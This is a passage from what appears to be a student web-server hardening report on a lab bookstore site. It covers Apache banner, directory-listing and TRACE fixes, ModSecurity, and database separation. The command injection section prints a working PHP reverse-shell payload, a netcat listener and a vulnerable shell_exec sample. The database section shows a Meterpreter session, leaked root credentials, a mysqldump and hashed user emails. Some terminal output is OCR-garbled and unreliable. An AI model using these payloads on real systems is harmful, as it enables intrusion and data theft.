 include ($page . $ext);
 } else {
 echo "ERROR, only console files allowed.";
 }
}
?>
```

After testing on our vulnerable website, we can know what or how to prevent File Inclusion attacks.

## 12. Showing of Apache Version and OS Identity from Errors

Showing of the apache version and the OS identity is a big issue to the attacker reconnaissance and gather all of the information of the web server. As the title suggests, when we get to the incorrect path of the PHP file, we can see an error message of the web server sending the information to the client. In the error message, it will show the server apache version and even the OS. This can cause a serious issue due to if the attacker already knows the OS Identity and the apache version, we can search it up to find the possible exploit to the apache and from there, the attacker can take over the web server.

One of the error messages is shown below. We can see that the apache version of the web server is 2.4.41 which is running Ubuntu OS under IP address of 54.90.106.37 of port 80. With this information, the attacker itself could do research on this can find an exploit to this particular apache version 2.4.41




## Not Found

The requested URL was not found on this server.

---

*Apache/2.4.41 (Ubuntu) Server at 54.90.106.37 Port 80*

To mitigate this, we need to go to the apache2 config file and disable Server Signature. By doing this, we need to go to nano /etc/apache2/apache2.conf and add these two lines shown below



```
root@ip-10-0-1-171:/home/ubuntu
GNU nano 4.8 /etc/apache2/apache2.conf

directive.

AccessFileName .htaccess

#
The following lines prevent .htaccess and .htpasswd files from being
viewed by Web clients.
#
<FilesMatch "\.ht">
 Require all denied
</FilesMatch>

#
The following directives define some format nicknames for use with
a CustomLog directive.

These deviate from the Common Log Format definitions in that they use %o
(the actual bytes sent including headers) instead of %b (the size of the
requested file), because the latter makes it impossible to detect partial
requests.

Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %o \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %o \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

Include of directories ignores editors' and dpkg's backup files,
see README.Debian for details.


Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

vim: syntax=apache ts=4 sw=4 sts=4 sr noet
ServerSignature Off
ServerTokens Prod
```

What it does is that `ServerSignature` is telling the web server to off the signature which is the server information and the `ServeToekn Prod` is to tell the apache to return only Apache as the product in the server response header on every page request. It will suppress all of the OS major, minor information about the web server.


After that do a sudo service apache2 restart and test the result.



As shown above, we can see that the apache server information such as the OS Identity and Apache Version is not showing on the Web. Hence from here, the user will not be able to get the information about the apache server.

### 13. Web Server Directory Listing

Directory Listing is a list of information that is inside of the Web Server, the information can be in Images, folders, source code, files and much more. This could lead to threats in the Web Server due to the attacker knowing what the structure of the web server will look like and even export out the files and other information and use it to go attack the web server. One of the examples from our website is shown below




## Index of /Pictures

| <u>Name</u>                             | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|-----------------------------------------|----------------------|-------------|--------------------|
| <a href="#">Parent Directory</a>        |                      | -           |                    |
| <a href="#">beano_front.jpg</a>         | 2021-05-01 01:28     | 164K        |                    |
| <a href="#">cat_hat_front.jpg</a>       | 2021-05-01 01:28     | 91K         |                    |
| <a href="#">download.jpg</a>            | 2021-05-30 02:09     | 2.0K        |                    |
| <a href="#">garfield_front.jpg</a>      | 2021-05-01 01:28     | 103K        |                    |
| <a href="#">ghost_stories_front.jpg</a> | 2021-05-01 01:28     | 93K         |                    |
| <a href="#">hard_luck_front.jpg</a>     | 2021-05-01 01:28     | 108K        |                    |
| <a href="#">insomnia_front.jpg</a>      | 2021-05-01 01:28     | 98K         |                    |
| <a href="#">kid_front.jpg</a>           | 2021-05-01 02:53     | 137K        |                    |
| <a href="#">long_haul_front.jpg</a>     | 2021-05-01 01:28     | 105K        |                    |
| <a href="#">old_school_front.jpg</a>    | 2021-05-01 01:28     | 120K        |                    |
| <a href="#">passing_front.jpg</a>       | 2021-05-01 01:28     | 97K         |                    |
| <a href="#">transformers_front.jpg</a>  | 2021-05-01 01:28     | 170K        |                    |

The above, shows an image file that is inside the Pictures folder, and with this, the attacker no need to login into the web server to access those images, he can just use burp suite and get the image file out and view it.

To mitigate this, we need to turn off the directory listing by using the Options directive in the configuration file of the Web Server. It can be located under nano /etc/apache2/apache2.conf and then edit the config file that is shown below



```
root@ip-10-0-1-171:/var/www/html
GNU nano 4.8 /etc/apache2/apache2.conf

IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf

Include list of ports to listen on
Include ports.conf

Sets the default security model of the Apache2 HTTPD server. It does
not allow access to the root filesystem outside of /usr/share and /var/www.
The former is used by web applications packaged in Debian,
the latter may be used for local directories served by the web server. If
your system is serving content from a sub-directory in /srv you must allow
access here, or in any related virtual host.
<Directory />
 Options FollowSymLinks
 AllowOverride None
 Require all denied
</Directory>


<Directory /usr/share>
 AllowOverride None
 Require all granted
</Directory>

<Directory /var/www/>
 Options Indexes FollowSymLinks
 AllowOverride None
 Require all granted
 Options -Indexes
</Directory>

<Directory /srv/>
 Options Indexes FollowSymLinks
 AllowOverride None
 Require all granted
#</Directory>
```

What it does is that any folder that contains a directory listing will be blocked and any user cannot enter the directory listing by typing in the web server website page.

After that we do sudo service apache2 restart to restart the web server and then refresh the website, then you will see that the user will not be able to enter the directory listing anymore.



This is to protect any attacker from finding the directory listing and knowing what is inside it.

## **14. Implementation of Mod Security in the Web Server**

With the implementation of mod security in our Ubuntu Web Server, it can help us to prevent any unwanted attacks such as SQL injection, SXX attack, Inclusion vulnerabilities, Brute force attacks and much more. Mod Security is an Apache module in which it helps to protect the websites from any external attacks. ModSecurity is part of Web Application Firewall (WAF) in which it helps to detect and even block any unwanted intrusions into your site. This is an industry-standard open-source WAF. Mod Security even helps to serve as a strong and flexible resource to system administrators and end-users.

Mod Security, helps to provide a shield from any external attacks or threats. Other than protecting from web attacks, it also builds in real-time application security monitoring and access control, Full HTTP traffic logging, Continuous passive security assessment, and event web application hardening.

Below shows how it can help on our website. Firstly, when we try to log into the website by using an XSS attack, it will just display that the user is not inside the database and a message shows an invalid password or username has been entered.

### **QaZiWa Books - Login**



Login

Email Address:

Password:

[Sign-up for free!!](#)

QaZiWa Copyright  
© 2021


## **Qaziwa - Login**

Sorry, you must enter a valid username and password to log in. Click [here](#) to go back to login page

QaZiWa Copyright  
© 2021


So now we can see that the web server takes in the result as a normal variable, so now we are going to use mob security to ensure that it helps with our website.

Firstly we need to install mob security and do a little configuration. And after configuration, when we want to login into the website back using the scripting, it will show the forbidden message



## **Forbidden**

You don't have permission to access this resource.



## **Forbidden**

You don't have permission to access this resource.

From the above, when the attacker wants to do something funny to the web server and wants to attack the web server, it will show an error message in which it will forbid the attacker from doing it.

## 15. Disable Unnecessary HTTP Requests

Disabling Unnecessary HTTP Requests can help to increase server performance and to some extent prevent DoS attacks. By default the web server has unlimited request size therefore, this can lead to a DoS attack.

```
root@ip-10-0-1-171: /etc/apache2/mods-available
GNU nano 4.8 /etc/apache2/apache2.conf Modified
ErrorLog ${APACHE_LOG_DIR}/error.log

#
LogLevel: Control the severity of messages logged to the error_log.
Available values: trace8, ..., trace1, debug, info, notice, warn,
error, crit, alert, emerg.
It is also possible to configure the log level for particular modules, e.g.
"LogLevel info ssl:warn"
#
LogLevel warn

Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf

Include list of ports to listen on
Include ports.conf

Sets the default security model of the Apache2 HTTPD server. It does
not allow access to the root filesystem outside of /usr/share and /var/www.
The former is used by web applications packaged in Debian,
the latter may be used for local directories served by the web server. If
your system is serving content from a sub-directory in /srv you must allow
access here, or in any related virtual host.
<Directory />
 Options FollowSymLinks
 AllowOverride None
 Require all denied
</Directory>

<Directory /usr/share>
 AllowOverride None
 Require all granted
</Directory>

<Directory /var/www/html>
 Options Indexes FollowSymLinks
 AllowOverride None
 Require all granted
 Options -Indexes
 LimitRequestBody 995367
</Directory>

#<Directory /srv/>
```

The above shows that when using LimitRequestBody to 995367 which is the number of HTTP requests. This is less than 100k requests in which can help to improve the server performance and speed.

## 16. Disable Trace HTTP Request

By default, the HTTP Request TRACE is enabled by default in which when an attacker using the command curl -k -X http://localhost

```
[root@ip-172-31-35-144 ~]# curl -k -X TRACE http://localhost
TRACE / HTTP/1.1
User-Agent: curl/7.29.0
Host: localhost
Accept: */*
```

To mitigate this, we need to edit the apache2.conf file and set the TraceEnable to off. By doing this we need to go to nano /etc/apache2/apache2.conf and edit the file that is shown below

```

The following directives define some format nicknames
a CustomLog directive.
#
These deviate from the Common Log Format definition
(the actual bytes sent including headers) instead
requested file), because the latter makes it impossible
requests.
#
Note that the use of %{X-Forwarded-For}i instead of
Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\""
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\""
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

Include of directories ignores editors' and dpkg's
see README.Debian for details.

Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

vim: syntax=apache ts=4 sw=4 sts=4 sr noet
ServerSignature Off

ServerTokens Prod
TraceEnable off
```

After this, we need to restart the apache2 server and from there we are going to test with our computer Windows cmd.

```
C:\Users\19031563>curl -k -X TRACE http://54.236.6.2
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
<p>The requested method TRACE is not allowed for this URL.</p>
</body></html>

C:\Users\19031563>
```

From here we can see that when using the TRACE command, we can see that it does not allow the message which reads “405 Method Not Allowed” and “The request method TRACE is not allowed for this URL”. Therefore, from here we can see that the attacker cannot get any information regarding the apache web server.

## 17. Command Injection Attack

It is an attack that involves interaction with the host operating system. His interactive involve executing commands via a vulnerable application such as improper or insufficient validation input from the user website. This injection of the code or command allows the attacker to add their own code in which then gets executed by the application. For example, the admin wants to see the log files that are inside the web server. So the admin will go to /var/log/auth.log. But since the web application is insecure, the attacker can do an icmp command but he will then add ";" the semi-colon to the command and add another command which enables a backdoor to the system. This can be seen below.

### Display log file

Specify path and log file:  Submit

© 2021

```
| 7 12:11:59 user-virtual-machine compiz: PAM unable to dlopen(pam_kwallet.so): /lib/security/pam_kwallet.so: cannot open shared object file: No such file or directory
| 7 12:11:59 user-virtual-machine compiz: pam_succeed_if(lightdm:auth): requirement "user ingroup nopasswdlogin" not met by user "WebServer"
| 7 12:12:46 user-virtual-machine compiz: gkr-pam: unlocked login keyring
| 7 12:17:01 user-virtual-machine CRON[3589]: pam_unix(cron:session): session opened for user root by (uid=0)
| 7 12:17:01 user-virtual-machine CRON[3589]: pam_unix(cron:session): session closed for user root
| 7 12:18:36 user-virtual-machine compiz: PAM unable to dlopen(pam_kwallet.so): /lib/security/pam_kwallet.so: cannot open shared object file: No such file or directory
| 7 12:18:36 user-virtual-machine compiz: pam_succeed_if(lightdm:auth): requirement "user ingroup nopasswdlogin" not met by user "WebServer"
| 7 12:23:43 user-virtual-machine pkexec[3699]: Webserver: Executing command [USER=root] [TTY=unknown] [CWD=/home/WebServer] [COMMAND=/usr/lib/update-notifier/package-system-locked]
| 7 12:39:01 user-virtual-machine CRON[3617]: pam_unix(cron:session): session opened for user root by (uid=0)
| 7 13:09:01 user-virtual-machine CRON[3652]: pam_unix(cron:session): session opened for user root by (uid=0)
| 7 13:09:01 user-virtual-machine CRON[3652]: pam_unix(cron:session): session closed for user root
| 7 13:17:01 user-virtual-machine CRON[3675]: pam_unix(cron:session): session opened for user root by (uid=0)
| 7 13:17:01 user-virtual-machine CRON[3675]: pam_unix(cron:session): session closed for user root
```

From here we can see that we can view the log files of the web server due to we can interact with the website to the web server.

```
© 2021</div></html>
kali@kali:~$
kali@kali:~$
kali@kali:~$ nc -nlvp 9999
Ncat: Version 7.91 (https://nmap.org/ncat)
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
```

Since we know it interacts with the OS machine, now we want to connect to the web server and gain a reverse shell. So by doing this shown above, we set up a listener using the command nc -nlvp 9999, which serves a listener on port 9999.

Therefore, in the website, filled in ; php -r '\$sock=fsockopen("192.168.1.4",9999);exec("/bin/sh -i <&3 >&3 2>&3");' in the input field and click on submit

## Display log file

Specify path and log file:

Then go to the Kali Linux terminal and see if there is a reverse shell being established to the web server. Shown below, we can see that we are able to connect to the web server terminal.

```

root@kali: ~
kali㉿kali:~$ nc -nlvp 9999
Ncat: Version 7.91 (https://nmap.org/ncat)
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.1.3.
Ncat: Connection from 192.168.1.3:34306.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:89:35:5f
 inet addr:192.168.1.3 Bcast:192.168.1.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fe89:355f/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:3038 errors:0 dropped:0 overruns:0 frame:0
 TX packets:2780 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:304842 (304.8 KB) TX bytes:3497892 (3.4 MB)
 Interrupt:19 Base address:0x2000

```

Shown above, we can see that we got a reverse shell running on www-data in the web server.

```

<?php {
include("CommandInjection.php");
if(isset($_POST['Submit'])) {
 // Get input
 $target = $_REQUEST['file'];
// Set blacklist
 $substitutions = array(
 '&&' => '',
 ';' => '',
);
 // Remove any of the charctars in the array (blacklist).
 //$target = str_replace(array_keys($substitutions), $substitutions, $target);

 // Determine OS and execute the ping command.
 if(striistr(php_uname('s'), 'Windows NT')) {
 // Windows
 $cmd = shell_exec('cat ' . $target);
 }
 else {
 // *nix
 $cmd = shell_exec('cat ' . $target);
 }
 // Feedback for the end user
 echo "<pre>{$cmd}</pre>";
}
}

?>

```

Shown above, is the code that we used to ensure that we are able to get the command and interaction with the web server. As you can see it is vulnerable, so therefore to mitigate it we need to uncomment out the `$target = str_replace( array_keys( $substitutions ), $substitutions, $target );`

What this does is that what is in the blacklisted section will be set to an empty string in which the attacker cannot use ";" and "&&".

## 18. Separation of Database and Web Server Interface

Putting the database server and the web server together in 1 instance can cause a serious security issue. If the website and the web server are compromised, the attacker can use the web server which already has an integrated database server to dump out all of the database information such as the user table which contains the user password, email address and much more. This can cause serious security issues in which it could compromise the web server and the database server with user information. An attack can be seen below

One of the ways is that we need to get a shell in the web server

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.3:52603) at 2021-07-09 03:35:07 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: www-data (33)
```

After getting the shell, now we want to see if there is a PHP file that helps to connect to the database server. As shown below, we can see that the password and the username is "toor" and "root" respectively, so since now we know that they are running on a root account of the database, so now is the time for us to access the database and view all of the tables.

```
uploads
$ nano dbF
Error opening terminal: unknown.
$ cat dbFunctions.php
<?php
$db_host = "localhost";
$db_username = "root";
$db_password = "toor";
$db_name = "c200";
$link = mysqli_connect($db_host, $db_username, $db_password, $db_name);

if (!$link) {
 die(mysqli_error($link));
}
$
```

Below show we have successfully connect to the database using the credential that is show in the dbFunctions.php file

```
python -c "import apt; pty.spawn('/bin/bash')"
www-data@luser-virtual-machine:/var/www/Cool4guys/uploads$ ls
ls
cowroot.c
Capture1.PNG exploitmeterpreter.py shell.php
break.py rev-shell.php~ shell2.php
www-data@luser-virtual-machine:/var/www/Cool4guys/uploads$ mysql -u root -p
mysql -u root -p
Enter password: ttoorlblue-Doublepulsar-Metasploit
evil.hta
Welcome to the MySQL monitor. 21dCommands end with ; or \g. For help type ?.
Your MySQL connection id is 53
Server version: 5.5.40-0ubuntu0.14.04.1 (Ubuntu)
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
looser.php
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

Above shows we spawn a bin /bin/bash shell with python so that we can see the full shell just like when we are using the linux terminal. After getting /bin/bash shell, we can connect to mysql and see the databases. We are using the account that is shown in the php file, in the above we can see that the attacker can login into the mysql server that is integrated in the web server.

Now we need to see a few of the databases that are inside the database server. Shown below.

```
hijacklue-Doublepulsar-Metasploit b8.1.3 Port 80
mysql> show databases;
+-----+
| Performance_Schema |
+-----+
7 rows in set (0.11 sec)

Looser.php
mysql> exit# nano shell.php
exit@kali:~#
Bye
www-data@luser-virtual-machine:/var/www/Cool4guys/uploads$ my
```

Now we want to dump the database out by using the command “mysqldump -u root -p qaziwa > qaziwa.sql

```

www-data@luser-virtual-machine:/var/www/Cool4guys/uploads$ mysqldump -u root -p qaziwa > qaziwa.sql
<ine:/var/www/Cool4guys/uploads$ mysqldump -u root -p qaziwa > qaziwa.sql
Enter password: toor
www-data@luser-virtual-machine:/var/www/Cool4guys/uploads$ ls
ls
Capture1.PNG exploitmeterpreter.py rev-shell.php shell2.php
break.py qaziwa.sql shell.php
www-data@luser-virtual-machine:/var/www/Cool4guys/uploads$

```

So, we dump out all of the database of the qaziwa.sql, so now we need to transfer it to the attacker, Kali, so that we can see the database information.

So after transfer and upload it to the attacker localhost database, now we view the database and the tables.

```

mysql> use qaziwa
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables
show tables
3 rows in set (0.00 sec)

mysql>

```

The database contains 3 tables, but the user tables look interesting, now we want to see the information in the user.

| user_id | first_name   | Last modified    | Size | Description | last_name |
|---------|--------------|------------------|------|-------------|-----------|
| 1       | Mary         |                  |      |             | Sue       |
| 2       |              |                  |      |             |           |
| 3       | Capture1.PNG | 2021-01-25 13:43 | 65K  |             |           |
| 4       | break.py     | 2021-01-20 11:35 | 6.7K |             | Lee       |
| 5       |              |                  |      |             | Ahmad     |
| 6       | Hafiz        |                  |      |             |           |


| Payload     | email                 | 947 bytes | md5password                       |
|-------------|-----------------------|-----------|-----------------------------------|
| root@kali   | mory_sue@gmail.com    |           | 68dc4ff55d931496001ee7da194347c   |
| 192.168.1.3 | admin                 |           | 0192623a7bd73250516f069df18b500   |
| bl00d1c     | guest.zip             |           | 084e0343a0486ff05530df6c705c8bb4  |
| break.py    | andy_lee@gmail.com    |           | d64b171azbz34bb9b34129ebbc435f2c  |
| break.py    | hafiz_ahmad@gmail.com |           | 7a5bde8adaef60027e794a3af535dcfff |

Now we view the database and the md5 password of the hash value. From here we can crack it and gain it to our advantage.

So the admin account looks more interesting so we can login and do what the attack wants to do.

Since we can see that it is easy for the attacker to access the database as both database server and web server are in the same workstation or instance, this can cause the attack that is shown above.

To mitigate this, we need to separate both database server and web server to be in different instances and network, so this means that the database server needs to be in the internal network while the web server needs to be in the DMZ server. This can help if the web server is compromised, there is still another layer of defense and the attacker needs to do extra steps or more harder to work on to access the database server. As such a diagram is shown below.



With this it will be harder for the attacker to attack the Database server if the web server is compromised. So with this, we can implement it into our AWS education account.

| <input checked="" type="checkbox"/> Database Server Qaziwa | i-0ed2eaa768bc3b479 | <span>Stopped</span> | t2.micro | - | No alarms              | <span>+</span> | us-east-1a | - |
|------------------------------------------------------------|---------------------|----------------------|----------|---|------------------------|----------------|------------|---|
| <input type="checkbox"/> Web Server Qaziwa 1               | i-0e8b9304eb2e77e   | <span>Stopped</span> | t2.micro | - | <span>1 / 1 has</span> | <span>+</span> | us-east-1a | - |


Instance: i-0ed2eaa768bc3b479 (Database Server Qaziwa)

Details Security Networking Storage Status checks Monitoring Tags

▼ Instance summary Info

|                                                                             |                           |                                                                |
|-----------------------------------------------------------------------------|---------------------------|----------------------------------------------------------------|
| Instance ID<br><a href="#">i-0ed2eaa768bc3b479 (Database Server Qaziwa)</a> | Public IPv4 address<br>-  | Private IPv4 addresses<br><a href="#">10.0.2.216</a>           |
| Instance state<br><span>Stopped</span>                                      | Public IPv4 DNS<br>-      | Private IPv4 DNS<br><a href="#">ip-10-0-2-216.ec2.internal</a> |
| Instance type<br>t2.micro                                                   | Elastic IP addresses<br>- | VPC ID<br><a href="#">vpc-090a8ad552bcd7ed6 (QaZiWa VPC)</a>   |

As shown, the Database server is inside the Internal network and not facing the internet. And shown below, is a Web Server.



So here we can see that the web server is facing to the internet and the network segmentation is being separated and not in the same network due to here we can ensure that we can add a firewall to check for any malicious connection or activity.

## 19. Hide PHP Version

